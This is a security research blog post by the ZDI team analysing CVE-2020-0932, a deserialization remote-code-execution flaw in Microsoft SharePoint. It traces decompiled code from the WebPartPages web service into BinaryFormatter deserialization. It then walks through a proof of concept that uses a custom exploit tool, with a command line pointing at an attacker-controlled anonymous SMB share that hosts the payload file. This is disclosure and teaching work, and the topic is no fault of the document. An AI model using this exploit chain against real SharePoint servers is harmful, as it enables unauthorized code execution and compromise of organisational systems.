

Zero Day Initiative — CVE-2020-0932: Remote Code Execution on Microsoft SharePoint Using TypeConverters

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Content

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Blog

CVE-2020-0932: Remote Code Execution on Microsoft SharePoint Using TypeConverters

** April 29, 2020

** The ZDI Research Team

In April 2020, Microsoft released four Critical and two Important-rated patches to fix remote code execution bugs in Microsoft SharePoint. All these are deserialization bugs. Two came through the ZDI program from an anonymous researcher: [CVE-2020-0931](#) and [CVE-2020-0932](#). This blog looks at that last CVE, also known as [ZDI-20-468](#), in greater detail. Let's start by taking a look at the bug in action.

Overview

This vulnerability allows authenticated users to execute arbitrary code on a SharePoint server. The code will execute in the context of the service account of the SharePoint web application. For a successful attack, the attacker must have the "Add or Customize Pages" permission on a SharePoint site or at least on one page on the site. However, the default

configuration of SharePoint allows any authenticated user to create their own site with all the necessary permissions.

The Vulnerability

The vulnerability exists because SharePoint does not restrict available Types for properties when it parses the XML configuration of [WebParts](#). For a property, an attacker may specify a string and a type name, and SharePoint will attempt to convert the string using a `TypeConverter` corresponding to the specified type. Some `TypeConverters` present in the SharePoint libraries can be used for arbitrary code execution.

The entry point for this attack is the [WebPartPages](#)) web service found at:

```
http://<Site>/_vti_bin/WebPartPages.asmx
```

Within the implementation of this web service there are several methods that deal with parsing XML WebParts configuration, one of which is `RenderWebPartForEdit`. Note that [RenderWebPartForEdit](#)) is exposed as a `WebMethod`, so that it can be invoked via an HTTP request:

View fullsize

```
// Microsoft.SharePoint.SoapServer.WebPartPagesWebService
[WebMethod]
public string RenderWebPartForEdit(string webPartXml)
{
    IServerDocumentDesigner serverDocumentDesigner = null;
    string result;
    try
    {
        WebPartImporter webPartImporter = null;
        string text = null;
        string text2 = null;
        System.Web.UI.WebControls.WebParts.WebPart webPart = null;
        List<RegisterDirectiveData> list = null;
        this.EnsureUserIsAuthenticated();
        SPWeb spweb = this.CreateWeb();
        Uri pageUri = new Uri(spweb.Url);
        if (SPContext.Current != null)
        {
            SPContext.Current.SetDesignTimeContext(spweb, null);
        }
        SPWebPartManager manager = new SPWebPartManager();
        Utility.SetThreadCulture(spweb);
        spweb.Request.ReadPagesRightsCheck(spweb.Url);
        ULS.SendTraceTag(943285865u, ULSCat.msoulscat_WSS_WebParts, ULSTraceLevel.Medium, "{0}",
new object[]
{
    "Usage: Security - Web Services: RenderWebPartForEdit"
});
        StringWriter stringWriter = new StringWriter();
        XmlTextWriter xmlTextWriter = new XmlTextWriter(stringWriter);
        MarkupProperties partPreviewAndPropertiesFromMarkup =
ToolPane.GetPartPreviewAndPropertiesFromMarkup(pageUri, webPartXml, true, manager, spweb,
MarkupOption.PreviewAndProperties, false, false, ref webPart, ref text, ref text2, ref
webPartImporter, ref list, ref serverDocumentDesigner);
    }
    catch { }
    result = stringWriter.ToString();
}
/*...*/
```

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```
// Microsoft.SharePoint.WebPartPages.ToolPane
internal static MarkupProperties GetPartPreviewAndPropertiesFromMarkup(Uri pageUri, string
webPartMarkup, bool clearConnections, SPWebPartManager manager, SPWeb web, MarkupOption
markupOption, bool bConvertWebPartFormatBehavior, bool prependRegisterDirectivesToMarkup, ref
WebPart frontPagePart, ref string markupStorageKey, ref string frontPageZoneId, ref
WebPartImporter webPartImporter, ref List<RegisterDirectiveData> registerDirectiveDataList, ref
IServerDocumentDesigner documentDesigner)
{
    MarkupProperties markupProperties = new MarkupProperties();
    frontPagePart = null;
    markupStorageKey = null;
    bool flag = false;
    WebPart webPart = null;
    Exception ex = null;
    Exception ex2 = null;
    documentDesigner = null;
    try
    {
        StringReader input = new StringReader(webPartMarkup);
        webPartImporter = WebPartImporter.Import(manager, new XmlTextReader(input))
        {
            DtdProcessing = DtdProcessing.Prohibit
        }, clearConnections, pageUri, web);
        WebPart importedWebPart = webPartImporter.ImportedWebPart;
    }
    /*...*/
}
```

View fullsize

```
// Microsoft.SharePoint.WebPartPages.WebPartImporter
internal static WebPartImporter Import(SPWebPartManager manager, XmlReader reader, bool
clearConnections, Uri webPartPageUri, SPWeb spWeb)
{
    if (manager != null && spWeb != null && manager != spWeb.WebPartManager)
    {
        throw new ArgumentException();
    }
    WebPartImporter webPartImporter = new WebPartImporter(manager, reader, webPartPageUri,
spWeb);
    webPartImporter.CreateWebPart(clearConnections);
    return webPartImporter;
}
```

The next method, `webPartImporter.CreateWebPart()`, is quite complicated, as it implements parsers for 2 different versions of XML configurations, namely WebPart/v2 (.dwp) files and WebPart/v3 (.webpart) files. Our focus is on the parser for .webpart files. Also, a large portion of the code in this method is dedicated to Type resolution and to validation of the WebPart itself. However, this is not relevant to this attack and is not detailed here.

View fullsize

```

// Microsoft.SharePoint.WebPartPages.WebPartImporter
private void CreateWebPart(bool clearConnections)
{
    try
    {
        bool flag = ImportExtension.WebPart == this._extension;
        if (flag)
        {
            this.ProcessWebPartFile();
        }
        else
        {
            /*...*/
        }
        /*...*/
        if (null == this._assembly)
        {
            /*...*/
        }
        else
        {
            if (null == this._type)
            {
                throw new SafeControls.UnsafeControlException();
            }
            if (this.SafeControlCheckEnabled)
            {
                string unsafeErrorMessage = null;
                if (!this._spWeb.SafeControls.IsSafeControl(this._spWeb.IsAppWeb, this._type, out
unsafeErrorMessage))
                {
                    throw new
SafeControls.UnsafeControlException(SafeControls.UnsafeControlException.MakeGenericUnsafeExceptio
nMessage(unsafeErrorMessage));
                }
                if (!this._spWeb.AllowContributorsToEditScriptableParts &&
!this._spWeb.DoesUserHavePermissions(SPBasePermissions.AddAndCustomizePages) &&
!this._spWeb.SafeControls.SafeAgainstScript(this._type, out unsafeErrorMessage))
                {
                    throw new
SafeControls.UnsafeControlException(SafeControls.UnsafeControlException.MakeGenericUnsafeExceptio
nMessage(unsafeErrorMessage));
                }
            }
            if (flag)
            {
                /*...*/
                this._webPartXml = this._xmlDocument.DocumentElement.OuterXml;
                using (StringReader stringReader = new StringReader(this._webPartXml))
                {
                    XmlTextReader xmlTextReader = new XmlTextReader(stringReader);
                    xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
                    this._zoneID = "TopZone";
                    try
                    {
                        SPAssemblyLoader.SetSiteForAssemblyResolveEvent(this._spWeb.Site);
                        this._webPart = this._manager.ImportWebPartBase(xmlTextReader,
this._importErrorMessage);
                    }
                    finally
                    {
                        SPAssemblyLoader.SetSiteForAssemblyResolveEvent(null);
                    }
                }
            }
            else
            {
                /*...*/
            }
        }
    }
}

```

Our XML payload will be passed along to `ImportWebPartBase()`.

View fullsize

```

// Microsoft.SharePoint.WebPartPages.SPWebPartManager
internal WebPart ImportWebPartBase(XmlReader reader, string importErrorMessage)
{
    SPSerializationBinderBase serializationBinder = new SPSerializationBinder(this);
    WebPart webPart = ImportWebPartFile.Import(serializationBinder, reader);
    /*...*/

// Microsoft.SharePoint.WebPartPages.ImportWebPartFile
internal static WebPart Import(SPSerializationBinderBase serializationBinder, XmlReader reader)
{
    WebPart result = null;
    string text = null;
    Type type = null;
    byte[] sharedData = null;
    byte[] userData = null;
    try
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(reader);
        XmlNamespaceManager xmlNamespaceManager = new XmlNamespaceManager(xmlDocument.NameTable);
        xmlNamespaceManager.AddNamespace("wpv3", "http://schemas.microsoft.com/WebPart/v3");
        XmlNodeList xmlNodeList = xmlDocument.SelectNodes("webParts/wpv3:webPart",
xmlNamespaceManager);
        if (1 > xmlNodeList.Count || xmlNodeList.Count == 0)
        {
            throw new
WebPartPageUserException(WebPartPageResource.GetString("InvalidWebPartTag"));
        }
        XmlNode xmlNode = xmlNodeList[0];
        XmlNodeList xmlNodeList2 = xmlNode.SelectNodes("wpv3:*", xmlNamespaceManager);
        /*...*/
        XmlNode xmlNode5 = null;
        for (i++; i < xmlNodeList2.Count; i++)
        {
            if ("data" == xmlNodeList2[i].LocalName)
            {
                xmlNode5 = xmlNodeList2[i];
                break;
            }
        }
        if (xmlNode5 != null)
        {
            BinaryWebPartSerializerWriter binaryWebPartSerializerWriter = new
BinaryWebPartSerializerWriter(serializationBinder, SerializationMode.UserAndShared);
            XmlNode xmlNode6 = xmlNode5.SelectSingleNode("wpv3:properties", xmlNamespaceManager);
            if (xmlNode6 != null)
            {
                /*...*/
                XmlNodeList webPartPropertyNodes2 = xmlNode6.SelectNodes("wpv3:property",
xmlNamespaceManager);
                ImportWebPartFile.AddToPropertyArrayLists(type, personalizableProperties,
webPartPropertyNodes2, binaryWebPartSerializerWriter, false);
            }
        }
    }
    catch { }
    return result;
}

```

This means all `property` elements will be processed by

`ImportWebPartFile.AddToPropertyArrayLists()` :

View fullsize

```

// Microsoft.SharePoint.WebPartPages.ImportWebPartFile
private static void AddToPropertyArrayLists(Type webPartType, Dictionary<string,
SPPersonalizablePropertyEntry> personalizableProperties, XmlNodeList webPartPropertyNodes,
BinaryWebPartSerializerWriter writer, bool isIPersonalizableProperties)
{
    foreach (object obj in webPartPropertyNodes)
    {
        XmlNode xmlNode = (XmlNode)obj;
        string xmlAttributeValue = ImportWebPartFile.GetXmlAttributeValue(xmlNode, "name");
        string xmlAttributeValue2 = ImportWebPartFile.GetXmlAttributeValue(xmlNode, "type");
        string xmlAttributeValue3 = ImportWebPartFile.GetXmlAttributeValue(xmlNode, "scope");
        bool flag = string.Equals(ImportWebPartFile.GetXmlAttributeValue(xmlNode, "null"),
"true", StringComparison.OrdinalIgnoreCase);
        string text = ImportWebPartFile.ReadElementString(xmlNode);
        /*...*/
        if (!(xmlAttributeValue == "AuthorizationFilter") && !(xmlAttributeValue == "ZoneID") &&
!(xmlAttributeValue == "ZoneIndex"))
        {
            Type type = (!string.IsNullOrEmpty(xmlAttributeValue2)) ?
ImportWebPartFile.GetExportType(xmlAttributeValue2) : null;
            TypeConverter typeConverter = null;
            /*...*/
            if (typeConverter == null && null != type && typeof(string) != type)
            {
                typeConverter = TypeDescriptor.GetConverter(type);
                if (!ExtendedPropertyInfo.CanConvertToFrom(typeConverter, typeof(string)))
                {
                    typeConverter = null;
                }
            }
            object propValue;
            if (flag)
            {
                propValue = null;
            }
            else if (typeConverter != null)
            {
                propValue = typeConverter.ConvertFromInvariantString(text);
            }
            else
            {
                /*...*/
            }
        }
    }
}

```

At this point, we control two crucial strings: `text` and `xmlAttributeValue2`. `text` comes from the textual contents of the `property` element, while `xmlAttributeValue2` comes from the element's `type` attribute. The code shown above chooses a .NET `Type` on the basis of `xmlAttributeValue2`, and then uses the `TypeConverter` of that `Type` to convert `text` into a .NET object instance (`propValue`).

We must now investigate what types are available.

[View fullsize](#)

```

// Microsoft.SharePoint.WebPartPages.ImportWebPartFile
private static Type GetExportType(string typeName)
{
    switch (typeName)
    {
        case "string":
            return typeof(string);
        case "int":
            return typeof(int);
        case "bool":
            return typeof(bool);
        case "double":
            return typeof(double);
        case "single":
            return typeof(float);
        case "datetime":
            return typeof(DateTime);
        case "color":
            return typeof(Color);
        case "unit":
            return typeof(Unit);
        case "fontsize":
            return typeof(FontSize);
        case "direction":
            return typeof(ContentDirection);
        case "helpmode":
            return typeof(WebPartHelpMode);
        case "chromestate":
            return typeof(PartChromeState);
        case "chrometype":
            return typeof(PartChromeType);
        case "exportmode":
            return typeof(WebPartExportMode);
        case "object":
            return typeof(object);
    }
    return BuildManager.GetType(typeName, false);
}

// System.Web.Compilation.BuildManager
public static Type GetType(string typeName, bool throwOnError)
{
    return BuildManager.GetType(typeName, throwOnError, false);
}

// System.Web.Compilation.BuildManager
public static Type GetType(string typeName, bool throwOnError, bool ignoreCase)
{
    Type type = null;
    if (Util.TypeNameContainsAssembly(typeName))
    {
        type = Type.GetType(typeName, throwOnError, ignoreCase);
        if (type != null)
        {
            return type;
        }
    }
    /*...*/
}

```

Since there is no restriction, we can use any Type we want.

Choosing a TypeConverter for RCE

To gain arbitrary code execution, we will use the type `System.Resources.ResXFileRef` and its `TypeConverter`, `System.Resources.ResXFileRef.Converter`:

[View fullsize](#)

```
namespace System.Resources
{
    [TypeConverter(typeof(ResXFileRef.Converter))]
    [Serializable]
    public class ResXFileRef
    /*...*/

    // System.Resources.ResXFileRef.Converter
    public override object ConvertFrom(ITypeDescriptorContext context, CultureInfo culture, object
    value)
    {
        object result = null;
        string text = value as string;
        if (text != null)
        {
            string[] array = ResXFileRef.Converter.ParseResxFileRefString(text);
            string text2 = array[0];
            Type type = Type.GetType(array[1], true);
        /*...*/
            byte[] array2 = null;
            using (FileStream fileStream = new FileStream(text2, FileMode.Open, FileAccess.Read,
            FileShare.Read))
            {
                array2 = new byte[fileStream.Length];
                fileStream.Read(array2, 0, (int)fileStream.Length);
            }
        /*...*/
            MemoryStream memoryStream = new MemoryStream(array2);
        /*...*/
            result = Activator.CreateInstance(type, BindingFlags.Instance |
            BindingFlags.Public | BindingFlags.CreateInstance, null, new object[]
            {
                {
                    memoryStream
                }, null);
            }
        }
        return result;
    }
}
```

This shows that `System.Resources.ResXFileRef.Converter` will take the string we specify (`value`) and parse out two pieces of data. The first, shown here as `array[0]` , will be interpreted as a path to a `.resources` resource file. The second, `array[1]` , will be interpreted as the name of an arbitrary .NET `Type` . The code shown above will instantiate the specified `Type` , passing a single argument to the constructor. That argument will be a stream containing the contents of the `.resources` file we specify. Since we are able to specify a remote path to an attacker-controlled SMB server, we have complete control over the stream contents.

Choosing a Type We Can Instantiate With a Stream Argument

The final challenge is to identify an available .NET type that has a constructor with a single argument of type `Stream` , and that can be used for arbitrary code execution. One possible solution is `System.Resources.ResourceSet`:

[View fullsize](#)

```
// System.Resources.ResourceSet
public ResourceSet(Stream stream)
{
    this.Reader = new ResourceReader(stream);
    this.Table = new Hashtable();
    this.ReadResources();
}
```

Here, we are only interested in two lines: the first and the last. The first line calls the constructor of `System.Resources.ResourceReader` :

View fullsize

```
// System.Resources.ResourceReader
public ResourceReader(Stream stream)
{
    /*...*/
    this._store = new BinaryReader(stream, Encoding.UTF8);
    this.ums = (stream as UnmanagedMemoryStream);
    this.ReadResources();
}

// System.Resources.ResourceReader
private unsafe void ReadResources()
{
    BinaryFormatter binaryFormatter = new BinaryFormatter(null, new
StreamingContext(StreamingContextStates.File | StreamingContextStates.Persistence));
    this._typeLimitingBinder = new ResourceReader.TypeLimitingDeserializationBinder();
    binaryFormatter.Binder = this._typeLimitingBinder;
    this._objFormatter = binaryFormatter;
    /*...*/
}
```

This is very promising, since it is taking the contents of the `Stream` and feeding it to a `BinaryFormatter`. This could easily lead to arbitrary object deserialization.

Looking back at the last line of the `System.Resources.ResourceSet` constructor, and following the path of code execution down several levels of calls:

View fullsize

```
// System.Resources.ResourceSet
protected virtual void ReadResources()
{
    IDictionaryEnumerator enumerator = this.Reader.GetEnumerator();
    while (enumerator.MoveNext())
    {
        object value = enumerator.Value;
        this.Table.Add(enumerator.Key, value);
    }
}
```

View fullsize

```
// System.Resources.ResourceReader
public IDictionaryEnumerator GetEnumerator()
{
    if (this._resCache == null)
    {
        throw new
InvalidOperationException(Environment.GetResourceString("ResourceReaderIsClosed"));
    }
    return new ResourceReader.ResourceEnumerator(this);
}
```

View fullsize

```

// System.Resources.ResourceReader.ResourceEnumerator
public object Value
{
    get
    {
        /*...*/
        return this._reader.GetValueForNameIndex(this._currentName);
    }
}

// System.Resources.ResourceReader
private object GetValueForNameIndex(int index)
{
    long num = (long) this.GetNamePosition(index);
    object result;
    lock (this)
    {
        /*...*/
        if (this._version == 1)
        {
            result = this.LoadObjectV1(num2);
        }
        else
        {
            ResourceTypeCode resourceTypeCode;
            result = this.LoadObjectV2(num2, out resourceTypeCode);
        }
    }
    /*...*/
}

// System.Resources.ResourceReader
internal object LoadObjectV2(int pos, out ResourceTypeCode typeCode)
{
    object result;
    try
    {
        result = this._LoadObjectV2(pos, out typeCode);
    }
    /*...*/
}

// System.Resources.ResourceReader
private object _LoadObjectV2(int pos, out ResourceTypeCode typeCode)
{
    /*...*/
    return this.DeserializeObject(typeIndex);
}

// System.Resources.ResourceReader
private object DeserializeObject(int typeIndex)
{
    RuntimeType runtimeType = this.FindType(typeIndex);
    if (this._safeToDeserialize == null)
    {
        this.InitSafeToDeserializeArray();
    }
    object obj;
    if (this._safeToDeserialize[typeIndex])
    {
        this._objFormatter.Binder = this._typeLimitingBinder;
        this._typeLimitingBinder.ExpectingToDeserialize(runtimeType);
        obj = this._objFormatter.UnsafeDeserialize(this._store.BaseStream, null);
    }
    else
    {
        this._objFormatter.Binder = null;
        obj = this._objFormatter.Deserialize(this._store.BaseStream);
    }
    /*...*/
}

```

This shows that the server will deserialize untrusted data, which allows us to execute arbitrary code.

Generating a .resources File

To conduct this attack, we need a compiled `.resources` resource file containing our payload. We can use Visual Studio to create the needed `.resources` file. At compile time, Visual Studio uses the Resource File Generator (Resgen.exe) to convert a `.resx` file to a binary resource (`.resources`) file. To inject our payload, we can edit the `.resx` file and replace the existing `data` node with the following:

View fullsize

[image: image]

Now we can save the `*.resx` file and compile the current project. Visual Studio will place the compiled `*.resources` file in the `/obj` folder.


Proof of Concept

To demonstrate this exploit, we will use Microsoft SharePoint Server 2019 installed with all default options on a Windows Server 2019 Datacenter server. We have set the computer name as sp2019.contoso.lab and made it a member of the contoso.lab domain. The domain controller is on a separate virtual machine. We added a couple of users, including **user2** as a regular unprivileged user.

For the attacker system, we'll need any supported web browser. In the following screenshots, we are using Mozilla Firefox 69.0.3. We'll also be using our custom `SP_soap_RCE_PoC.exe` application to send the attack. You can download all the necessary files to try this yourself [here](#). For different `BinaryFormatter` payloads, you will need [YSoSerial.Net](#). For this demonstration, the hardcoded payload in our PoC will suffice.

The next step is to set up a remote SMB server controlled by the attacker. This can be any machine that can receive traffic from the target SharePoint server. On this server, you will need to configure a shared folder that requires no authentication. This can be a bit tricky, but the steps to do this are detailed [here](#). For our demonstration, we're using Windows Server 2016 Standard with an IP address of 192.168.50.210. In addition to the steps already listed to share a folder, we added Everyone, Guest, and ANONYMOUS LOGON in the Security tab of the shared folder.

View fullsize




Astute readers might wonder why the SharePoint server consents to accessing an anonymous SMB share. For security reasons, the Windows SMB client normally does not permit such an operation. This is a [mitigation introduced](#) starting with version 1709 of Windows 10 and Windows Server 2016. The answer is that, for some reason, the SharePoint installer turns this mitigation off via a registry entry. In the registry key `HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters`, it sets the value `AllowInsecureGuestAuth` to `1`.

With the folder created and configured, we can place the payload for BinaryFormatter in that location and proceed with the attack. For this demonstration, we've named it `SP_soap_RCE_PoC.RCE_Resource.resources`.


Let's begin by visiting our SharePoint Server and authenticating as a regular user. In this case it is **user2**:

View fullsize



Now we are logged in as an authenticated user:


View fullsize



Next, we create our own site so that we will be the owner and will have all permissions. Note, if an attacker is not able to create their own site, they can still try all existing sites and pages in an attempt to find at least one where they have “**Add** or **Customize**” Pages permissions.


Click on “SharePoint” on the top panel:

View fullsize



Now click “+ Create site” link:


View fullsize



For this demonstration, we choose **Team Site**, but it does not matter. Now we need to pick a name for the new site. In this case, we use **siteofuser2**.


Also, we will need the BaseURL of the new site. We can see it on the form shown below, above the green “Available” label. In this example, it is `http://sp2019/sites/siteofuser2`:

View fullsize



Click "**Finish**", and the new site will be created:

View fullsize



Now let's go to the target SharePoint server and open the `C:\windows\temp` folder.

View fullsize

[image: image]

We note there is no `Vuln_Server.txt` file yet. If successful, our PoC will create this file. Next, we confirm our `SP_soap_RCE_PoC.RCE_Resource.resources` file exists on the attacker-controlled SMB server:

View fullsize


[image: image]

Now let's go back to the "attacker" machine. We will use our custom `SP_soap_RCE_PoC.exe` executable for the attack. We need to provide the following information as arguments:

-- **BaseUrl** of the target SharePoint Site. In this demonstration, it is `http://sp2019/sites/siteofuser2/` -- **UserName** - In our case, this is `user2` -- **Password** -- **Domain** -- **Remote Path** to our payload file. The command ends up looking like this:

```
SP_soap_RCE_PoC.exe http://Sp2019/sites/siteofuser2/ user2 P@ssw0rd contoso  
//192.168.50.210/share/SP_soap_RCE_PoC.RCE_Resource.resources
```

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
```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.17134.950]
(c) 2018 Microsoft Corporation. All rights reserved.

D:\TEMP\SP_soap_RCE_PoC\SP_soap_RCE_PoC\bin\Release\SP_soap_RCE_PoC.exe http://sp2019/sites/siteofuser2/ user2 P@ssw0rd
contoso //192.188.50.218/share/SP_soap_RCE_PoC_RCE_Resource.resources
<Results>
  <Result ID="0.RenderForEdit" Code="0" error="The control type 'System.Resources.ResourceSet' is not allowed on this
page. The type System.Resources.ResourceSet, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e0
89 could not be found or it is not registered as safe.">
    <DesignerInfo>
      <Properties />
      <Preview />
    </DesignerInfo>
  </Result>
</Results>

D:\TEMP\SP_soap_RCE_PoC\SP_soap_RCE_PoC\bin\Release>
```

